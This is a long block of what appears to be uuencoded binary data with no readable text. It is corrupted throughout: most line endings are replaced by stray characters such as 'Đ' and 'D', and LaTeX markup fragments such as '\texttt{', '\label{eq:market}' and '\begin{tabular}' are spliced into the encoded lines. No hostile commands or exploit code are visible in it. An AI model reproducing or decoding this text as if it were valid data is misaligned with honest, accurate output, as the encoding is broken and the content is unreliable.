MAE9_VHJRZ8/=GY=+%9-GW>I0-TIWA%\L%^:]^BLMMW]"J][@,HLV1&?!)EV8Đ M^.&KY?+/RK3/[`:A"02?P/]JK+A_HEQOLWVB1"<!*KJNB]JIACH*`OOH)ZTRĐ M5STMB9WNE:^4772]-(7=U=KXPI[!4[/AQS`K6M8>FHF^?^<+?.N8TZ^`W9JRĐ MYZO5=0UYY.JFF6GJWD5ET,@4T([-"C3:?PDXK4%\U=0N'AW7KD8?_ND"'O^2Đ M5SO^4/P5Z?[_!.@.5[+_FL<?[OT-+@3_&&03(O\#U5M_8EOD=QZHRW[^590]D M?V([_'<6E+2\$_EMU_[>K+OUW<IU_(T?P3\GY_HT<WS^V1!/,WRSA^4\LX8CZĐ M5TO\NA_TGYCBB.*OIOAU,>L_LL6\[%]ML?D*^,?&*/^;,?I>`?_8&CI_LT;XĐ M/['&_[OJR_E%48ZZ)JUGCF.1D(;IT+OF;W@F[K]SMB\N^UNVZYUV0PEG)D M!>N6!@O.XP"F'-_[AK_*?41H"]GY\$\$RA9`8-V"/1N'LP</YU[12EVRN`^ZKLÐ M\:SM2<B1^2^\ZH"&X:.UJ=][+IQ',7PQ*8^\AA4X:\WF1WAPV_32E^Q&+%`]D $M,LX^0]8,6[41#U'LPW:GS'<U\;S=?F/^^[#C(?MF\E.4R;D?WGM4R,,?I3M!D$ M\$GBR7-FM&PT8CN[T0JB*VO_69LX5=\Q70%1=QBN@A>TET'7M\._>WP0)W"R[Đ MQW.0?CC@NT)20[;G_;7W<T[^%5":]0H00!N3`1%"_;<>R*718")?FP@HJV[<Đ $\label{eq:market} $$M\.FO^MX<\&BISI*ZX:1R0]_E/A>'^9/;GTQ>PD5=`S^1S3MM^V1_SW+G8!\#5D$$ M!J'3!`GT0BA'9(V#CKLA"LC-(F26J9FD*=>;Y;HP5;)C[YA`80[,_ZB=B(#NĐ M!='F"DI:5*AK"1DPL247"*E6BF+8%D000%64XPG@V=L&%07V[&)Y.F-&]"\$SD M@(4@>&V6YP;C6*_7LF&VTW73\$YXQ?>_'XZ'*;]1+OV[VG!I>?=*@!ZJ])+T"Ð MUKZ_8R;H1E\$XBN>\<\$N13^"QS_C!O5A1*URT6;7?:#9,UORUGGW]#%\-/Z8D M]A4@Z7E&9O5"%R9#ET#,5=GFTI4F3?/1YP%&N\J+NK1383H3/!!\$6H9CS>/CĐ MN*L"L7.'AK=ZI<CM@GX]5;-1%`X>9>=>.1@6%+<WG>\$K8..-<7ZB0&Q^7D,0Đ ML1NLODOF@]%'"<\IK2?HMR(\N#A4L)>3+1%+3<,TLF1>7[JRSXDY.D[WW7?DĐ M!ENI]7:\2Z%X:TYB,^B\$04%+DH\XHY/"##8IC@2QQ"KMV[<?/G2`.^':37]/D M>6?K@I\WVW#,]T8LCW-1]2"R9L%(NG+`B=G.3TX0%(7=6GBJ`Z]*M7??B_SVĐ M+\I!5UN"]=3S-\&T%1O=)\$8G\$!X5^;K:<)UO.!4EVFU3\$0KUX5YW&'I,8^F:D MQVXVTZPR8+A7II!1&OA+J/T5A[ZG1ZUO3GQ/"K@9QE/Z0G&LH;T*W^5X!(JWĐ MFV@8N=>]!2`VM`4@(;VO6!9DHW=Q(P`8*,AB[+B063&PIV"V+LGQO+KFEM+4Đ M8P0%V:SCL3`R:'`C/OU#1GP/2\$^'G+LRCVC5\6P2#F!(I?ND<1*^\OC9<>UHĐ M".DEBZ;6U7&54ATX9D5#-CB9[82,51!88\$B1_817S/=XI1@LX#&@3LC(-I=8Đ MRN6]-CX187EY):(1PKXPI3#>(`,G`GSJD;/YR;G@\C1'P]9HY*F!FSR@;C*WÐ M3,(AI^`'A2%QM+8`@ML9.AEF8J\$@EE`(-'X9'L#/SRIZQDL&RFC\$T]A=57-'Ð MU[#)R6YB6XG'RB0]Y"F%M4QUCL?986OX7#-C-1S60?\$(W2@U9*EAD!,M/>B7Đ M.)+&0Y, "N-D8ZA%0D"1Z) `0[D+PS<''OFW6\$MPE]FFQHOAF0I^S>\8^9ELXQĐ M9BR=K1!MP8 > FRM.6@E;MZ*S-RV.Q2V5P"&"\$7PQ.>(GG(Z"@QDN@3:;) TĐ ME393\\W;O Q;WLI=\$"*=(<BXADRWZ;LW]4`\%O\$I&3^W :A)+X)4/X)W4%?%D M;,DUQ?)QFEU%;:,8;;>E/U87,8/!FD__UGM7[+K?UQ+T34W`9E9B<]APXY)(D MI)TW11[`!PTV/B6'\$H4\$R^5G)UR[]\$:T\$;/8"*9.3CCN6UR/\$@QXF<+;`AEEÐ MJL9B@&XG!^P"'K#+]+@T@:[@HW%!OR,^OY0%\YAVJ[X^]J<?"\T%SW0&!9X8D MUP\$'_^\$/AB(K5!7UI3Y+WE6X*%R1FX130@2;U(P!+RD0=DAVR/'90-_\6;Z@Đ $M?N^*-HE9T>FW/Q*86#V^99CO3)[G#MP9QA,JN;\!_L_1P'A"F3.NQ21;+?NVÐ$ M2@)[@*H+NWBJ:8`8EXJ(&MV0UPME;C*W>L;B]%CN8'1+?;'540)^*RS4Q\>;D

 $M^{+})"9%V$^{0}=5T:11YRV#_1$K?C9-;U94IEUL;XL2AN9$ODQ\!!8R2H'JGU'FÐ$ $M+R^{E}FYG\#[1MD^2CAMJ\#5Y45TOC[_$2M[CQ4,O$;=B'\#^2T;C-D>$DI?Y\.Ð]$ MFE56G5"*4=4,4>_HB@.;I'BPJ\$\I=.4]X8"JA`<H^`59I&LL4J_:Y"^4_N&Đ $M\K(\&\&Z+W?["<\$UE!E6WYP=42_,5LGD@\#[<G0\$II280-E[#A\$#;07[5-D.$GD]])$ MI^\$_\$-*8?9+-<[8=H&=1*[!8<P\$3?['HV@X@@:-&&<?&@PE2#^6ZJ<W\EB?RÐ M)W;KKJ1135:(*]U&J`[4`I`%4?B2K1.T08CAVJ^(4LYFM,O8JYNGD*.,1(1LD M@:<AU9[P'NF/FC=J5M66%VTNMH^UFWSV*1[K<[,5;>L6=UPO/HPO2C&;OD4LD M(YBU+9AV)*YH:+XY9K-)L\GHF7DC-+-510II]H<IR'G>[=<052QM;ZK";9'@Đ M49*)6W\$*\$2]HW;[(CD"0CYS&3AA/R>F/;C-#>);J#+I<_4TA#HY)*4ZS,IIJĐ MW&5@Y\45;4`RG%@_@0[S,'B4KNF\XHVY0K"I^;F?#3AMN":LK%/+ZK6Y<1'BĐ MXP,.-VZ;,(UM<2()\$%.7H2VNYRJ>9[5/>&\)--&3>M"Z:[J@F&CU)]HD#TQOĐ M?_7T9FNE]\7"MC-YJ\$'HRP3#4C\$C`JR^M5E2TUW6N@3.PM&)@XF<,XEQMO15D M54W,6D@8(E\$,A7RR*65ML[\;WC9:!]!=]BSG^@C=\$5A=QGU!(YOWH+PT;`TAÐ M#1JMH?4;4E\$R.5TE60Z^<QT93VB^%2RP5AVK5UCQ%\U%24K=GO"'JC&JW](+D MAEBF%Q;P#W-&0?0&".TA2M:IA30Z%B>"\$_%JT'P+#V>3Z)+I,O,E:5C+-]W3D M[(]#(K*\NJ^)&LK^!*,9*NI.VC*2CNJZ-PDW[,L"7G!F:RBJG_F^QID55%7RÐ MS\$FDO.N+XM^#-SG\1C'5S*\$?GU0R770&[4WJR;I^T8T,@1:X!T_N7X!%P=[4D $\label{eq:mah-wnror} $$M\&H<WNROR+^.^0,=,2\%/6Q/6C'7'YSZIOTPM]$$IW\X5JX?QXEYVI6\&RWNRIQ.7D$$$ MI74QL'/"*]Z:*-\''T<Z6?GFMZIT]\+S":SY%; `9L^NWP<.KMNZR*X1<Q;BSÐ MP=JYZZOB!=6QB?J<GF#G@KY7K'7LW%;=F]KH69T`W_^5MG<*TT!.T!(H2M.`Đ $\texttt{M-3:,P\&!2"URN65Z:'9>@ED`7\&Y[R:F>=i>@i7U?;ML@^U@75CJ!R$;:454[ZD]} \\$ M5@518%CG&,[U:7C_\BT-02A2M1<Q\$/K)<>`5]0]6?^!FF,@JWW*6M*3'WA1%Đ M0J82^M&S7@BM[/XLU8IC7T,P]:RN>V9Y!;0GMMTU<0!/_*QJG5R]FGL%O/N/D $M'^L^17!_^$<PL[?]GB-DY/%;?45Q'I<P#/6&!Y)7P-!^T)G:\\<LK(/6652_UD)$ MS>-2-I,X^_VBMUXY*@?<=R&5\$BC5C98XL@?/W?9EO>STT9VG'[]K5B;&(0(D $M140]4[+YNU"ILOJWP&KO\7]Z)F3/6TUL+BHKA`KXKSY*+F=Z+^(K/B]7JP^DD$ MASY_>B5V'.*?[@_D!T>5_;<>`J/PUF_>#67(ZL*-H\E6+JZSC39^8KLZ]A;MĐ MBSR-!MG(PORP-"F60:)<RKY?)U\!6`\PG><80K3N8BPI52LKBRSYUFV&^B!=Đ MJ.8,!MK6>G(\4)#YF+L%&.SL/OMQMG-IU,8::E(MYY(+\$@%C#Y_185\$GH#\$\D M<>0\$819#?`DW">W"@CO(Q3VH3C3(I5HJ@R0&L+5J1?5-##I/K1=7G8C!=D^IĐ M\$3)F/M^Y&.)]2>HMH7&YSS+T%0Q;BPUA&,LG?\$#2,&?HL0*S%L`6@C-%(A:"Đ M*<S0_O4AC0;^H<[+"B8/6M>0EC[^B@^O`'\$H&&@2``?).&?=K#=3]9EXN3:FD MOCYN2+@4=0;4,2Z)''(EJSR)K78LTBG/!3]I#,4HNVQ8#:TH%M(F5W:T#H)8Đ $M^{IZ8@=QM}$?R&>*F[!02^EXB/OE;#Q9EH-+>3HDY"IO75L)AD1W'#H?4>H&4Đ $\texttt{M}) + \texttt{C} + \texttt{NF} - \texttt{B}[\texttt{R$}] \texttt{CC}, : 7 = \texttt{U}^{\#7}[\texttt{HKM}) + \texttt{W}; < \texttt{H};, \texttt{"M7} \setminus 2 \# \texttt{K6} \texttt{T0} \& \& \texttt{C}; \$; \& @ \texttt{R$}) + \texttt{FD}$ M)?,.[B@T`-!(O8:?"'@%J%[`3G]</(C?V%!XI!W-_B)>P=D/-VD))AH&OAT[Đ MRH[,T#?B?X-.Y?@#C.IG!MC6&H`OQQ:[S*OD=+--S4/U9<3RJ?<C8>BF8C1ID M^'#RF4I"9+W'#BA@6AQWA"Y^;BI_5%!VJI2;CYF-[:\$VV`%7-32%37?RA=&"Đ MVUO_/DM4#W#D.XW8ZOB3SL;GT.H69U]]^\6WU!1)BZ1Q&O2X0A+5BW:3\$)F:D MVB*T=%@/) `QB"8&!'6VB;HE/?+\\$&TEB NGV62ST(7+I%="707K"=E'L8:8VĐ M_<2QB5.\$`YOOM=IL!881U<<EJA:^3`(,T7^W'0,>*H*)U<Y2PXA%&`G!.,@_D M-IGH`8;MNQ7_53`_.SPD@&6Q7D8;I),8'(\+P?6Z.+I\(=7E%4`\D_?L9DKPÐ MP`LS+WUW5 ?62IY[[NDV/*;#T>X&ZYR#'F"<,[KX%F\V>%(&,^@L:5NS4;3KĐ $\texttt{M\$HJNG:R0QF8Y`"K?=,D."8?`=*<P;5-M_O"M\&*GW@+-G);E,9$$$$ \texttt{VN.:3=88CUD}$$$ M_;)4M+K%XY<O"4:M4>IH,)XS"-!<2B3!JI+Q`5][ZC#BX?->`?H#)G#&^S@NÐ MI:C]"C9-`)\/2TO>K&OOI)8]ODI(7\$QUW/1;@0\[R28ZN"5FJ"`+\$`Z#UZ(-Đ MAL>`?)\">T<\:4ZWWI#VALU^B<3,(\$0J2+J`R%/B'4)TDO[N,PB&CQWD0K)4Đ $\begin{tabular}{ll} M6]@23LOS--&[)02!BI7]9$4N'$AU4=6?K'EWP3$+T$M`Y]&^4F=,)]:0&@7D & (AB1) & (AB2) &$ M2UR*6&*8&YK7Y7@[OK"</\^7[J4K=C.WKNGAYAQ()\^Z\ERM*I(_ZB(8R,.4YD MI2',KAT&:#-SA1.G53.OG@\,]KT(,4;R)X&?IQ-VK1@C:*BU;R@[B>Z?-HTĐ MH`P1H!;>[OB4P3B`=0"),\<##4CJ'F^FQ_<0,&4++C#%T#*/MNVSLSZI@*/HD M6;=F=S_F.7?)-I_=Y([0YESG)AN'/T:CL&X[S..+GM+AQL\$LQ0YT<)!H+XYSĐ $M"[,,!2?XED5]\\ \begin{tabular}{l} M"[,,!2?XED5]\\ \begin{tabular}{l} M"--Z\\ \begin{tabular}{l} J\#<-Z\\ \begin{tabular}{l} 0.5-..;ZJ)?]*W`"=1;.&VYD \\ \begin{tabular}{l} M"--Z\\ \begin{tabular}{l} M"--Z$ MOA\$FVUM4+)C.^3!\/\$)OTAY6`]LMT&(K%6COQWJIC@L5072SM68K)?8`@`B<Đ MO+%MZYDZ>P5X&YC849N;(OZ*H%8!P-"=Y+7@!>9'_[KFV"QOROAM*(UI9/5SD M3*#TJ"@@LI^]-.]N;%Q1.O`*LUEZO6D9WV0%O\$\$&+!^\$:K`C9NT:2S:R5]@%D MSPS,V+:QVG6O^1ROV=4.""2+*+\J\#1EQ.W99;;8P<7K2;!<:@=D5S'H-!6>Đ MU6;2%:WSD+TX.J6YB:XH.@\;I!LOV7SOX"`&!=,.@RI@\6`]5#R;64FP7`_:Đ M.)CO(-EX)V.)H_YC-;*#'2>,?=1F))6UDY9>HGIJS<C80EL4*<6[1^*3R";ND

MFL)T.D]J,4F873=&0)SS8R=07HE)R/058-S0(&3W/EX7D<9R\OMFE![8^1"<Đ MG?HTME^K_8B:5\$UEL@HK/I%"N,.\$81A:\$@>Q%H,?8C_5@L7\$EB4FKA-V[??GD MG-*]I&8G7LG>>)(?U"(M)&(89J6,4.8@/BD(:Q/K):`O2(]J,V[IU4M:FD-NĐ M7`\$W9+?\$'Y1(?`\$(V6G--^`<^6+B<^7,9IT&QGI,1"0Y`@["-)D5_6"_KA6^Đ M0NM6(9T+:#;:4,YI2;0PIZ-!!I+IOG,QKQ)[+`YO'@1\$A(DLD\`I.2C7<D+.Đ M<RL4'LJJ;[.PKZ/PGV\5]<(4410Y`EW`4-)L.>4+5)9!NCKRS7:_S%0?JE'6Đ M1.MLD"K?:J`;KZMD1;%<0FD >9?\$+>,+KW OR N?LQ+YOQ(%1T\$N=2/+XCM1Đ MSK1=L:UHG3A\$-S_,\5#<\4`[Z%T@7N'(WN>6'Y]5=#%@THG129G"../X\$G.7Đ M/M1\&@<2.]E\;1VPRDH3T26.'NW,71[E`"UH'YNM>L<!(C/8[LT(Q5-@@G-"Đ)])$ MD\$,+R@'K7-.&=.BJ/Y(-I;I\$GT94?XF.KG:(I<EFJ+!(*+IP[HWE6,GDT^7.D MD760ACMC; EZVX>; 8--4EAA3#65%74Q[P'H3P_8X#B9X35C]L6&CFC/DU1/.\$D M58D%W*#0M!)K";,=`Q#IK))L#H`V^DV;GV.^7G1M^L1!)_\0HS:>L0?\$>\'"Đ MOA4\4,5'5\$K?MJ>V;_J\7`^+HZD(Q4)B9.J<8+2B^:U-)9)J>P5H'X8_H\]4Đ M+O, AR6JJ "GCJV1C9IQFT=%N@%D2Q4<, A1?:OW>0?R%85F#IQ.E960IWL3,TND ML4SV&5^X?*Z`FK@WU5B*\$B2\$>Y>O^Q4@X5NLV9/O7,;?Z\$LNNBK5UIX&Z=M+D M6H.;Y=659S.F&:OT"('X`&66?L?UJS"O?M1`GYR]MP*KFU*GL4!N67ZZQ5\$(Đ MB@.('D&(TTL+*"ZP4CMWO7Q.]7SIF"-XH"V26NQ&UC2=',"E?_8Z&[!Y+IQ#Đ $M"$##8//%Z,R$CXTFM@[M_U2OE[Z!1R>I.+G"[+>R_2%%@C1U"LUOW[%\?@NBD])$ M'=SG>6H0(548K<_;DHZD0J+DDP?_Y]KM,KJ3'9/C[2#^4Q(L0PJ#]J\UT<:`Đ MT#X`S.QT(H>6T.(+XO)=\ES2%N=NJ#F<8IWCSB3P`5(MOY/)Z(B1&GR`\$"U2Đ M"@>.`^S=1Y56VG/2.K\::01-<3\3HE87WT:4'?\$TB>[.CSX-EXPZ;M'3%(8:D M;O]<: 'H:6JL)Q1W: 'NB/C15*(1'RL=H"7[V%!2"3E&:WF8_UA4J<-Z7/:EI"Đ M;N%IIY;\$J(3@OJ*;8.')\=='WC+00!<96\$TYDAG.)KA@=LY[Z?SX"MC'J[%[Đ M\/2BL2`C\Q"4K??#0BO6PY`3O.'',.X2;F^RN`>M%17ZC\$MKKXAM4)M4%6S'D MQ7SA4CG`TQW-53NC'N=(?E(8UE*`T&M9X&!GM"%A<JQ'3[70).BU]3,YF&&LD M!LH(F%W;0UB[G!6MZFH5P"U`>ARC)Q%;LJ,OT9176Z_PW4F7`PTOT),#9HMRĐ M&"R:TOP]ED<V\`#C_9+XK8TT#"=)7)WM8KDBE3(*#B5AS%>?/2J"(TR^00^EĐ MGFLGEZ^`L*DOV/"0+SQ6;4?4^9[[ZC.\48_<.B6ICYX;&D:CQRVG?\$"MW7L'Đ M9&5EM?U:;^"*#'":2*I"5;B?!/RL`2R2N``ST'+;+")@_N<G]J>)39+8-KDĐ MBYO'8\$Z0-[\$#)/AB6<'/A^]M1C9-5@_"IZN]?'.[I2=\<^E#;5F.VT\\$OSSDĐ $M^R//7Q&KV&[@2.X>C_'=^;D\NOZJ>O4;'1TUAO'@NW%Q=Z*SXGDIOGM6-QIÐ$ MD*Y?\$'F;&M6\$HLP2KE-%Q+^SF*WG">;35@HRLP5TRNWIZ;)%\9,)RW49DRAIĐ M9#BGNE,7M?F[2Q?NG36H!?NF2;J<X*-=HF7Y27/(^U1:Q>S2\$).CQ1?=B4N*Đ M=+.._A#)JOQ25R'B0B--GI3G2I4+T:>#PT[KK<0.50'&U#K.=`ESJ)WP%(N\$Đ MLOVREF="G>/DT@C^G2)9=ZY-&@HQX2;['K7*15Z>K'+#VBO@'MD>\1%2[16PĐ M5Y.WEU1HDD27C'HP8.96=&`SY#R'+^_8R6&Y35J^=O'^IA>\$Y"QC;P\$HH*-GĐ $M962:IM'2;(8J\%N58\&`(2/;\#F5'Q]=IS\$[(>3J@@>)1*;Y:/8\&,C&A:Z+I@\PD$ M".1&N\$[2H[KST3#K;IJ"@P.O>4[RV6T:P!^ZP[C=\$[NXW;47H=%D4-ONI<XHD MCCL[3JXV-\$M5=`C['*N7KM@8RT8,(:>03;CNQ1TV4R*H'?P"]@J(<EDO>P17Đ M?6,[I_#;6Y\<7@;G.:_0=A6U4T%X-A-;TJQX<^LZS/#Y.W\$8C^&Q`BH<`!`/Đ M`.FE4K["\$3TY/E'U\$'>A76K^="A7GRH;5(F,ME3J6`6WV9`W3`U=YME7\$0[LĐ M:_*>*;V:U1>'6GX^.W%(FBUP6\76>22H-G]1'I]R;Z7&OVE<U6NFG6.2!#+D $MWKV/6GBPOV/:3P[S_2""P+$"7[GV*R##K^$5X-,T]L(E]C'^2:[)X*S_(B_XD)$ MA>RX^^+4ZNZR_K2A_LF,2[ZR>MIA%0ZHI=KE8\$'V\W\$]C6%OOKJ>F,J9V\L3D $MQMT5/MO)\9:6-X<[[D3S@T.!NE1^CPHTS(D2EXJ?S=+T[8-!;78YK^]G-;)+D]$ MA1AX=T0CZZRZGS#D215"R_Y;(@609A_!1H390U@U?;^'37KKEQ7\$0!ORX#!\Đ MPXA.;#_5G\$'5P\$<5'Y/BL7=>69<1_BE:<]R!%E:L<FJ]>:KL%E;!9W>!I3*DĐ $M&JY_K["CWU@SY;J]$\N8'+32)M3<K$";95;KPPD=6NZ/V$M0J,!1,[#Q6BFD]$ M>9<J9,\DZ\HR(ZX2"*HJ>EY0:'@VV;T",EL,7P&8#]A-)@ZF26"S7Y<7.[@"D MO5!\$44Z9WKL<<.!!\$1?JQNW2EIBYIOMSZSGHZ=AANMV&KGE?*.^:P-H\9B?+D MAGBI5WI5Y&^"LD,T<87?HSOPW5JV79\$7NQUZ,,DT1QU8\).\M2_<D@XP<\#VD MS]I9>3ICFC59+-=9QFQQ0VXFM,,#K//K"7QTREY<KP`,=87L\$PG3/N;S^'/?Đ $MYH) \setminus ((1?I[P; "KZA \setminus 98]\&; _36>9FB, <D[]FHZ")ZK)Z55; \&&B^L/-GCC*F': Đ$ M*7R#^H8\$=;[D@0&:+"-87S"\OAUTDMH67JJ:%M'CD1#'KXO].X;(\$\$ZA'=!UÐ M8*`PX<V\]WQ=?CX2DY;F-4PT)4C>J\$VB,!]IR8&6BNO!<(!D&%],VB:.>QN?Đ $MQ(Q7^+P0JBHVI@.LA8!!FLO(2/D[-A-2)XL,)FM8I.FK$IV9UK;)2G<.(T^]D$ MW"&\$3+S*+W-.*-^MF\$2;]&.S#Q1<P/OW%WG.6-X:\.F*-*USM-&&,CPZT\$++Đ M27/\&[(IT/YOP&X7:\$(ABQ_@NM`=76<BW^I>4#RP5SO?(K@#3G9-38L\J.&^Đ $M = ^@V) < , ;N]B1 - !8'D[%*T7'F5!![3JCTOJ%!<YGT&V@^Q-X5^_MX^);]6D M@X8J*5>*IN&Q"555-/A1'*'):3%Z1LE69TKZ,;KJ5'8_SD`=[6/D;7BFZM]IĐ M=KX"),Y:4_,.),WG%,MIX&9[@M"T8FV:(+D^[:ZR%+?PH7R=-@HXU,2=Y%O_Đ

M4#U]`F=^N:PU8%^UJMR)"CN@R%@QN#=)\$'FA11V5[B+?ZY18RN()LVS&R3]]D M-"NA9E)Z5M5!S:&<IC@?SA#'2@C:D!6!O*`][V*XRHLW,^5N;2;;!YG*'%GXĐ M7\$D\$%LV=S1;MA%T!\8G-`A+@JIA6S*U0O#<'U.@MR:+!J+U0ZY_8E_.#.9"/D M3/9F\MDS/0F<3A>9>@54VDO`LXU<?ANPP,4W7&ZZH5#?),?J^S(#I"B@^\$=GD M'.Y:@RA*H/ZMK7JGO'">`VKCGBO)KX#/+=8.?_?&+Z#[3]L!&PG^M%DP_]\[Ð MOAI\$`7IH5>.<_O(=6^0%GO05L.7*.[/A^0!F0G#''/*B#PT#1JNPCC6)'];D $M13CR+=R) >= [CA_]Y!O"GU = O?YJU]Z@4^!:[D;(]UR:U7D1*"BE'_YO&?]/XD$ M;QK_3>._:?PWC?\Z#5[ZGT'4G_[+!QW_#QYV?/P41%\$\]._NV?^_Z?E_4O<[Đ $M[B8;BF<WJ<B+L8\\&4Z@!Y8]>B(F-VI&1'==C[$3-U]Q"^1+$W'6WP\\,2>'52D$ $\texttt{M/NG} \ 4 `` \texttt{WF"MK} \$ 2 \$ \texttt{U} ! \ 3 [\texttt{C}) \ (\texttt{E} +] \ \texttt{G/E} ! \ \texttt{V} < 7 \texttt{V}^1 \$ \texttt{GI}] ! \$ \texttt{VCG} \ / \ \texttt{VXRUH} \$ \texttt{CQ} [\texttt{Q3R} : (\texttt{D})]$ M@7203\TKKX`U\[9-C?2#8ZL=\$?J;\$;YMH[()39Y7`#3-*^#RTN,5\+WR*1!*Đ M<!8U]@K@8UN]PZ&_>ZLIE<P\&0EN>MY&E_^O1D^\E,Z^Z!,LHKX"8M.ZA)QOÐ MGTBJ7@%C([<O\$\$,OS)Z=\$GQ/3ZN>O[@0>6A2NX_P-/_ZHN@&C[:Y^B<J_VF-D M7QP+/%=(WZL<,2N%_XG.GU<HJFE+A/QO7O^?Y/45\,^8/9?_#R8\M1A>YO.>Đ $MBF]@J/M>`>NDZ2_?K-K.6+5>J,+OQ(Q>`>G)IT_P;S$[*.M9H^3I\.'>_P^NĐ$ $M937Y_C/!O_'RI/!+%[M:<-\M920`&H>[Z#S5\#?47Q!5GD%[.X\0@)`#5X!D$ M&_G_X1J<+ZTZ?V@052G\%?`GDK_)\PI`^P]QYZXO\$8^#/`?'M'\V>_YG@C_BĐ M/._O6U\![ON>=X5\,\#5T;:RA#\T!/YW&OI%\3?50@)Z9']IWN'9O>M1-_VBD M:IZBC.#O"?Y)7]>.=9=EASM_L52'D/,KX._H_4]-D/K?)OC_80+IWP1Z,OXCĐ $MN/Z5_3]T.9/D#;]X] => GS-[>R^6<>6$?P)V_];>)_NS?*OR[>?\I6OPWD$ $\label{eq:mi_loss} \begin{subarray}{ll} MI_]C11'Z8%4XE[HYV=W<QWL(S_,\#K8-CK5U!E6;\(+@;5>J>MG7F\]!=ON[<,D] & (-1)$ MW/.&Z3='_-.O6@?76K^\[PD,OL<Z9E8*[=NH2W02<G,\0&"LNT!*'RWN*#%EĐ M(TRV*QC\$*(MW8-*[8%Y%5!#_Y50!CYH8=<0\ED\$79<?P1B_.9@2W+Y[G^;FSD M+%SVJ^PS1%\V[9:&L_@""U3`1:K_`_EOH"/F,0VZ6)0H<9+Q'ZVLGCW1'67KĐ MHCEIN.HO>&I[\$W"<NILO=80\4HR+,_CA/MOP\"!C3.)G<^'#*T!E2E;U!5YWĐ MFN/#ETNI[^&UTLSETAL2]<AN:O"NSEJQ491T6&I[(JB>VH-+*Q-J#Y?@263'D M $6/R/YMKXGM^V&0[1UV%"\]$.VE-6+Y?2E7MU845IDL2K+<?76!\$W/[4;T!+D $M+$<;^YS=V)%&+H2J%.3ZX=Y!_"G$ZJE"'NZ/@QT_[NL(&2X)\.(_S;'V'MD)$ M`7EN;+@K^*#N><RY4YT.(5"\C^%ZDKDQ8*_&7@-6_@H(5XICT</59ZHL1RJ@Đ M#ZE%Q=6_U)#ND4TN0=SG>YDJT?)7=,W-/'O4FKJ*UHW6,,V%-FB1_D@46+*.Đ MT,F-1*SWDQ5U-_J[SQ40,`<N-V:_B75UEWAT.Z2B4DZ#KS_0%0#W[/8*\$&SIĐ M>P&I>P7@E:+/?6[!;@:B-8EY.,\$?S0;<=<1D%R<WD!,X<:=!?J,&VG.5H3E Đ $\texttt{M4Z-'4'7\&=V\&6X\$"<Y)'RL*7\$;<>Q2I\$)777:F?\8W@@^@.P^P\$^W1I]+G;P<D }$ MU_(G]3PTZ9V<Q"F,[9A6-CN2%>\.WY>@3UXJ'DGQQK)`737''V@?``DG?7P*Đ M36[E1#YZBY9LZ^ZUZY\-,D)^"ODYGZTLJCE;2<[;XZ6=.F'A,9)H\>:*"I%;Đ $\texttt{M-[!UQ*NL]'8,G7_L(WQQ:'CS45Q\$5;<AAU*36\setminus[KTN^N=/0_$_$4[8B8H0APĐ]) }$ $M5/QP8*==[32+SR]R].-Y9A^=+O8M/&2[<(GR5YK;Y@Y<'-\#V;U\H_,P\/JUX\DERSET$ M:`)%I7]\CB(63S#;3&]Y!4@Z:W(^RJ]\.`^\$[(484JLCPTE&G8*3R^RP2'.*Đ M#\N+7PZ)'"%-F+:50?\$,3])H?MDBD`LM&[MST6K8EE<JZRO<FW#N4FZKFBGVĐ $\label{eq:mj-tsc-num} $$ MJ<TSC\) + RAP8P.$$ $$ #H?W^*._4179,4/SF) $$ PPB.A>NJN+[WF**E@-W&K=*[J1\LD] $$$ MB7+23Z"^8%=@>LQQ1I06DD=M!/%/[-PP:F-MUPT[L^BVIIRA-2&DG^L8LRF4Đ MUR!T`6-US/&SX3KY&BJB 9-J7\XX/HG'"5/9I"U`M.`(SYA'EJEV*997 LJ(Đ MHVF"UA&!1Y]#T!0&0.*)V2\$CT]7Q">3<S,I03./%5XVKH^7JK<?[^9S]##D4Đ $M.W##_, $\S+(0@U)-1[EK%=0212\92SXQ%UQJGMP\00+Z<_(6Q/(/%&L9*HOKĐ))]$ MF\$@HU",R*@!&>`TE'B*=2G'8'LL7&@LK`@;6%I:A3;PZ\$:R34`9?0Y?T];_:Ð MD]6%]P`-VD.`JCE'\(%YR.8R0U%C-9`%>PS4(HKG)-\,*XQ^JMTC:9A6J@]]Ð MB]<T&Y4SU*=0D*<ZN?>#?DBK/IOO.\Z",1,N?7GV1)B;EE^76!C\ZL8WOE,#Đ M^U''DR6CJ;;Q(@#"3(6M=P%PMGR>0F!M:F\$EFBXP:VG?E!=X0COH_Q%9B2;3D M#QJT"N;TFE9U=E/K?#KI;5'PJXT9FE/>R?PF-.++6%)R&-'-_"W'7A':S>!@Đ M"XF^I)F9V&\$EUE,:`0/?KBQ=J(X.7-SW(NLJ.C8.U`HAV'5-3H?&;3-ET4<FÐ M6H@PUC'1K6T[2HUGU>,F3DD_L-.2W>"CA>N(9A7UL-PMMO(AH\.@=XDK"EBDĐ M(4TY)7U[AJ>`7,`\$W^5FN;BH^7[&Y-Z/8WC0AVH83`(Y3WS35URA@A*-26K)Ð MCM426`I;G@E,U<DN[:#>:[@AGH[%SC[=2-)KO350\$CBA9LK&),UOXSI1[+60Đ MC"D16E00\$"O0FV%VRBDBC+(S=FH6L^%/SWB1FKWAU+83P+?JX@DTL?%L>-PDĐ M7NG, %!VC0J7:S);6P/"CU6, #*3 W^47TV/@T!CY!:\W9\$?9V)XUC/,:[E??=Đ $\label{eq:miw8ur} \verb|MIW8UR=:8C_5?1\WR9W:FJJW@E8T=XU4=CILD\6:+=:<SE[G\,'WE/WZ\#PO7=D.] | \end{tabular}$ M?*OAY)S#NUE5Y[YO"@)J&RUT)%L"6I0N]-0\FF+=:WB5L7#X"3Z.GDRO!Y?1Đ M:2HX-ZB^J-KOORA"Z^P7+2]<K/1!J[I:^MH5FC3&7B%_(I[:5#\$0T<6*V3U9Đ MLPNQ2Y'_6-(HP!`W:Y*K\$Q"T!!6+@\$C#^M'2IIUZ-6GO"=+&R*)DS*A`O\$+9Đ M%#T*.'SRB":`-4`28M_K<=B&OMD9DP->.#?7MF8K*Q.SD7UE(/:\$5*B:_`K@Đ M5)-'9S5SH:19RGKW*3P^;BW\$OO]0V:E6=R1#ULG"VO`[&>_GY*>6A7N""3\.Đ

